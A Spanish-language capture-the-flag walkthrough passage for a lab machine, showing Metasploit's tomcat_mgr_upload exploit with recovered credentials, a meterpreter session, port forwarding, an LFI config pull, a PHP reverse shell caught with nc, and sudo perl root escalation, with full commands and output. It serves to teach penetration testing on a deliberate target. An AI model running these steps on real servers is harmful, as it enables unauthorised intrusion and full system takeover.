
Vamos a ver cómo podemos utilizar estos datos con el fin de recuperar el resto de las armaduras.

3.-Explotación de Tomcat

El siguiente paso que debemos seguir es intentar buscar alguna vulnerabilidad en el servicio tomcat, ya que los usuarios y la contraseña obtenida deben servir para algo.

Para buscar vulnerabilidades de una aplicación, lo más sencillo es usar metasploit.

Con los comandos **msfdb init & msfconsole** iniciamos la base de datos de mestasploit y la consola.




Con **search tomcat** encontramos más de 70 vulnerabilidades distintas en la máquina. Para realizar una búsqueda más eficiente y más certera, vamos a utilizar el comando **search type:exploit tomcat autenthicated** y de esta manera solo obtendremos las vulnerabilidades relacionadas con el inicio de sesión en tomcat.



Investigando un poco, la vulnerabilidad tomcat_mgr_upload es la recomendada para explotar porque es más moderna que la vulnerabilidad tomcat_mgr_deploy.

Con **use exploit/multi/http/tomcat_mgr_upload** iniciamos el uso del exploit y nos indica que el payload para realizar la Shell inversa no está configurado.

Con **show options**, vemos las opciones que tiene esta vulnerabilidad y que serán las que debemos configurar con los datos que tenemos.



Configuramos el exploit con los siguientes datos:

- **set HttpPassword TheOlympicsmaybeevenaStarBucks**
- **set HttpUsername armour**
- **set RHOST 192.168.56.128** (está es la Ip de la máquina vulnerable)
- **set RPORT 8080** (puerto dónde está instalado tomcat)
- **set LHOST 192.168.56.129** (IP de la máquina Kali)

```
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword TheOlympicsmaybeevenaStarBucks
HttpPassword ⇒ TheOlympicsmaybeevenaStarBucks
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername armour
HttpUsername ⇒ armour
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.128
RHOST ⇒ 192.168.56.128
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.129
LHOST ⇒ 192.168.56.129
```

Ahora ya podemos ejecutar el exploit con **run** o **exploit,** pero al hacer esta ejecución nos indica que debemos ajustar esta configuración para que se inicie correctamente - > **set FingerprintCheck false**

Al ejecutar **run** nos indica que la sesión meterpreter ha sido abierta correctamente.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying U2OlLcHa631Gn4Ri5tT...
[*] Executing U2OlLcHa631Gn4Ri5tT...
[*] Undeploying U2OlLcHa631Gn4Ri5tT ...
[*] Sending stage (58073 bytes) to 192.168.56.128
[*] Undeployed at /manager/html/undeploy
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.r
n
[*] Meterpreter session 1 opened (192.168.56.129:4444 → 192.168.56.128:54906) at 2026-08-18 13:55:03 -0400
```

Crearemos una shell y la haremos interactiva con **python3 -c 'import pty; pty.spawn("/bin/bash")'.** Ahora ya utilizaremos comandos propios de linux para intentar buscar alguna pista.

Podemos ver que somos el usuario tomcat y también toda la estructura de directorios de la máquina.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ubuntu:/$ whoami
whoami
tomcat
tomcat@ubuntu:/$ pwd
pwd
/
tomcat@ubuntu:/$ ls -la
ls -la
total 970060
drwxr-xr-x  23 root   root       4096 Sep 21  2019 .
drwxr-xr-x  23 root   root       4096 Sep 21  2019 ..
drwxr-xr-x   2 root   root       4096 Sep 20  2019 bin
drwxr-xr-x   3 root   root       4096 Sep 20  2019 boot
drwxr-xr-x  18 root   root       3880 Aug 11 10:31 dev
drwxr-xr-x  84 root   root       4096 Sep 22  2019 etc
drwxr-xr-x   4 root   root       4096 Sep 20  2019 home
lrwxrwxrwx   1 root   root         33 Sep 20  2019 initrd.img → boot/initrd.img-4.15.0-55-generic
lrwxrwxrwx   1 root   root         33 Sep 20  2019 initrd.img.old → boot/initrd.img-4.15.0-55-generic
drwxr-xr-x  18 root   root       4096 Sep 20  2019 lib
drwxr-xr-x   2 root   root       4096 Sep 20  2019 lib64
drwx------   2 root   root      16384 Sep 20  2019 lost+found
drwxr-xr-x   5 root   root       4096 Sep 21  2019 media
drwxr-xr-x   2 root   root       4096 Aug  5  2019 mnt
drwxr-xr-x   3 root   root       4096 Sep 21  2019 opt
dr-xr-xr-x 169 root   root          0 Aug 11 10:31 proc
drwx------   3 root   root       4096 Sep 22  2019 root
drwxr-xr-x  20 root   root        580 Aug 18 09:29 run
drwxr-xr-x   2 root   root       4096 Sep 20  2019 sbin
drwxr-xr-x   2 root   root       4096 Aug  5  2019 srv
-rw-------   1 root   root  993244160 Sep 20  2019 swapfile
dr-xr-xr-x  13 root   root          0 Aug 11 10:31 sys
drwxrwxrwx   2 nobody root       4096 Sep 21  2019 tftpboot
drwxrwxrwt  13 root   root       4096 Aug 18 10:55 tmp
drwxr-xr-x  10 root   root       4096 Sep 20  2019 usr
drwxr-xr-x  12 root   root       4096 Sep 20  2019 var
lrwxrwxrwx   1 root   root         30 Sep 20  2019 vmlinuz → boot/vmlinuz-4.15.0-55-generic
lrwxrwxrwx   1 root   root         30 Sep 20  2019 vmlinuz.old → boot/vmlinuz-4.15.0-55-generic
```



Vamos a explorar los directorios /home de los usuarios del sistema. Como podemos ver en la imagen no encontramos nada destacable, más allá de unos directorios home normales de un usuario linux.

```
tomcat@ubuntu:/$ cd /home
cd /home
tomcat@ubuntu:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root   root   4096 Sep 20  2019 .
drwxr-xr-x 23 root   root   4096 Sep 21  2019 ..
drwxr-xr-x  2 aarti  aarti  4096 Sep 20  2019 aarti
drwxr-xr-x  4 armour armour 4096 Sep 21  2019 armour
tomcat@ubuntu:/home$ cd aarti
cd aarti
tomcat@ubuntu:/home/aarti$ ls -la
ls -la
total 20
drwxr-xr-x 2 aarti aarti 4096 Sep 20  2019 .
drwxr-xr-x 4 root  root  4096 Sep 20  2019 ..
-rw-r--r-- 1 aarti aarti  220 Sep 20  2019 .bash_logout
-rw-r--r-- 1 aarti aarti 3771 Sep 20  2019 .bashrc
-rw-r--r-- 1 aarti aarti  807 Sep 20  2019 .profile
tomcat@ubuntu:/home/aarti$ cd ..
cd ..
tomcat@ubuntu:/home$ cd armour
cd armour
tomcat@ubuntu:/home/armour$ ls -la
ls -la
total 32
drwxr-xr-x 4 armour armour 4096 Sep 21  2019 .
drwxr-xr-x 4 root   root   4096 Sep 20  2019 ..
-rw------- 1 armour armour   37 Sep 22  2019 .bash_history
-rw-r--r-- 1 armour armour  220 Sep 20  2019 .bash_logout
-rw-r--r-- 1 armour armour 3771 Sep 20  2019 .bashrc
drwx------ 2 armour armour 4096 Sep 20  2019 .cache
drwxrwxr-x 3 armour armour 4096 Sep 21  2019 .local
-rw-r--r-- 1 armour armour  807 Sep 20  2019 .profile
-rw-r--r-- 1 armour armour    0 Sep 20  2019 .sudo_as_admin_successful
tomcat@ubuntu:/home/armour$ cd
```

Revisando alguna carpeta más como tftpboot vemos el origen de la armadura de Spiderman y la pista número 2, pero esto ya lo habíamos conseguido.

```
tomcat@ubuntu:/$ cd tftpboot
cd tftpboot
tomcat@ubuntu:/tftpboot$ ls -la
ls -la
total 12
drwxrwxrwx  2 nobody root 4096 Sep 21  2019 .
drwxr-xr-x 23 root   root 4096 Sep 21  2019 ..
-rw-r--r--  1 root   root   73 Sep 21  2019 notes.txt
tomcat@ubuntu:/tftpboot$ cat notes.txt
cat notes.txt
Spiderman Armour:{83A75F0B31435193BAFD3B9C5FD45AEC}

Hint 2: maybeevenatomcat@ubuntu:/tftpboot$
```

No tenemos acceso a la carpeta de root (como es normal) y navegando por el resto de directorios del sistema no encontramos nada destacable.



Una de las practicas más habituales a la hora de estar dentro de una sesión meterpreter en una máquina, es la comprobación de conexiones de red activa, puertos abiertos y servicios en ejecución de la máquina comprometida.


Para ello se utiliza el comando **netstat -antp** y encontramos una conexión activa en la dirección 127.0.0.1:8081 (localhost) que podría ser interesante.

```
tomcat@ubuntu:/$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:65534           0.0.0.0:*               LISTEN      -
tcp        0      1 192.168.56.128:48344    192.168.56.1:53         SYN_SENT    -
tcp6       0      0 :::8080                 :::*                    LISTEN      525/java
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::65534                :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      525/java
tcp6       0      0 :::8009                 :::*                    LISTEN      525/java
tcp6       0      0 192.168.56.128:54906    192.168.56.129:4444     ESTABLISHED 3190/java
tomcat@ubuntu:/$
```

Para poder acceder a ese puerto debemos hacer **port-forwarding**(Port Forwarding es una técnica que permite redirigir el tráfico de un puerto en tu máquina local a un puerto en una máquina remota, o viceversa) con **portfwd add -L 0.0.0.0 -l 8081 -p 8081 -r 127.0.0.1 .** (**Importante**: es un comando que no deja ejecutarlo dentro de la sesión interactiva, por tanto, debemos hacer un **exit** y ejecutarlo en la Shell normal de meterpreter)

```
exit
meterpreter > portfwd add -L 0.0.0.0 -l 8081 -p 8081 -r 127.0.0.1
[*] Forward TCP relay created: (local) 0.0.0.0:8081 → (remote) 127.0.0.1:8081
meterpreter >
```

Y al acceder desde el navegador web, podemos ver la cuarta armadura, que corresponde a Black Panther.




Black Panther Armour:{690B4BAC6CA9FB81814128A294470F92}

	Black Panther Armour	690B4BAC6CA9FB81814128A294470F92


Ya solo nos queda por encontrar la quinta y última armadura.

4.- Escalada de privilegios

Con **ps aux | grep root detectamos** los procesos que se ejecutan como root y con los que podríamos intentar escalar privilegios. Podemos ver que apache se ejecuta como root.




Vemos que el archivo apache2.conf tiene todos los permisos activos, eso significa que **cualquier usuario puede leer, escribir y ejecutar.**




Aprovechando el LFI descargarmos el archivo de configuración de apache en nuestra máquina local linux para modificarlo.

Usamos el comando **wget http://192.168.56.128/file.php?file=/etc/apache2/apache2.conf -O apache2.conf**



Como anteriormente descubrimos al usuario aarti, tanto a través de LFI, como una vez ya dentro del sistema a través de meterpreter, ajustaremos el usuario y el grupo en el archivo de configuración de apache con aarti, tanto en usuario como en grupo.


En la imagen de la izquierda vemos que el usuario y el grupo existen y en la de la derecha vemos como hemos ajustado la configuración de apache a esas características.



Para poder enviar este archivo desde nuestra máquina local a nuestra máquina vulnerable debemos abrir un servidor




Por otra parte, desde la sesión meterpreter abierta ejecutaremos **wget http://192.168.56.129:8000/apache2.conf -O apache2.conf** para subir el archivo a la máquina y **grep -E "^User|^Group" /etc/apache2/apache2.conf** para comprobar que el archivo ha sido actulizado correctamente.



Ahora debemos crear el archivo con la Shell reversa. Como en otras ocasiones utilizaremos el código del siguiente enlace: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Debemos modificar la ip con la dirección de Kali y el puerto que deseamos para realizar la Shell reversa.



Volvemos a abrir el servidor Python para subir el archivo a la máquina vulnerable con **python3 -m http.server 8000** y desde la sesión meterpreter descargamos el archivo con **wget http://192.168.56.129:8000/shell.php**



```
tomcat@ubuntu:/etc/apache2$ cd /var/www/html
cd /var/www/html
tomcat@ubuntu:/var/www/html$ wget http://192.168.56.129:8000/shell.php
wget http://192.168.56.129:8000/shell.php
--2026-08-18 13:17:24--  http://192.168.56.129:8000/shell.php
Connecting to 192.168.56.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5515 (5.4K) [application/octet-stream]
Saving to: 'shell.php.1'

shell.php.1         100%[===================>]   5.39K  --.-KB/s    in 0s

2026-08-18 13:17:24 (87.4 MB/s) - 'shell.php.1' saved [5515/5515]
```

Ahora debemos reiniciar apache. Como por comando no nos va a dejar(no tenemos los permisos suficientes), lo más práctico es reiniciar la máquina virtual.


El archivo **shell.php** se subió correctamente

```
tomcat@ubuntu:/var/www/html$ ls -la
ls -la
total 32
drwxrwxrwx 4 root   root   4096 Aug 18 13:32 .
drwxr-xr-x 3 root   root   4096 Sep 20  2019 ..
drwxr-xr-x 2 root   root   4096 Sep 22  2019 css
-rw-r--r-- 1 root   root    140 Sep 20  2019 file.php
drwxr-xr-x 2 root   root   4096 Sep 22  2019 images
-rw-r--r-- 1 root   root   2954 Sep 22  2019 index.html
-rw-r----- 1 tomcat tomcat    0 Aug 18 12:03 prueba.txt
-rw-r----- 1 tomcat tomcat 5515 Aug 18 13:15 shell.php
```

Despues de varios intentos fallidos de ejecución del archivo desde el navegador, me percaté que no contaba con todos los permisos necesarios para funcionar de la manera correcta. Para ello le di todos los permisos con **chmod 777 shell.php**

```
tomcat@ubuntu:/var/www/html$ ls -la
ls -la
total 32
drwxrwxrwx 4 root   root   4096 Aug 18 13:32 .
drwxr-xr-x 3 root   root   4096 Sep 20  2019 ..
drwxr-xr-x 2 root   root   4096 Sep 22  2019 css
-rw-r--r-- 1 root   root    140 Sep 20  2019 file.php
drwxr-xr-x 2 root   root   4096 Sep 22  2019 images
-rw-r--r-- 1 root   root   2954 Sep 22  2019 index.html
-rw-r----- 1 tomcat tomcat    0 Aug 18 12:03 prueba.txt
-rw-r----- 1 tomcat tomcat 5515 Aug 18 13:15 shell.php
tomcat@ubuntu:/var/www/html$ chmod 777 shell.php
chmod 777 shell.php
tomcat@ubuntu:/var/www/html$
```

Ahora ya podemos ejecutar el archivo desde el navegador. Veremos que se queda en una carga constante.



Desde Kali con **nc -lvp 4444** nos pondremos a escuchar y

```
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.128] 47474
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 13:42:30 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1002(aarti) gid=1002(aarti) groups=1002(aarti)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(aarti) gid=1002(aarti) groups=1002(aarti)
$ sudo -l
Matching Defaults entries for aarti on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi

User aarti may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl
$ sudo perl -e 'exec "/bin/bash";'
```

Una vez que somos root buscamos la flag final que nos falta para terminar con el CTF.

```
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -la
total 24
drwx------  3 root root 4096 Sep 22  2019 .
drwxr-xr-x 23 root root 4096 Sep 21  2019 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Sep 20  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  720 Sep 22  2019 final.txt
```

Como podemos ver el archivo final.txt contiene la última armadura que estábamos buscando.

```
cat final.txt
 _____  _____  _____  _____  _____  _____  _____  _____  _____  _____
|     ||     ||     ||     ||     ||     ||     ||     ||     ||     |
|_____||_____||_____||_____||_____||_____||_____||_____||_____||_____|

   IronMan Armour:{3AE9D8799D1BB5E201E5704293BB54EF}

 !! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/

AArti Singh: https://www.linkedin.com/in/aarti-singh-353698114/

+-+-+-+-+-+ +-+-+-+-+-+-+-+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+-+-+-+-+-+ +-+-+-+-+-+-+-+
```



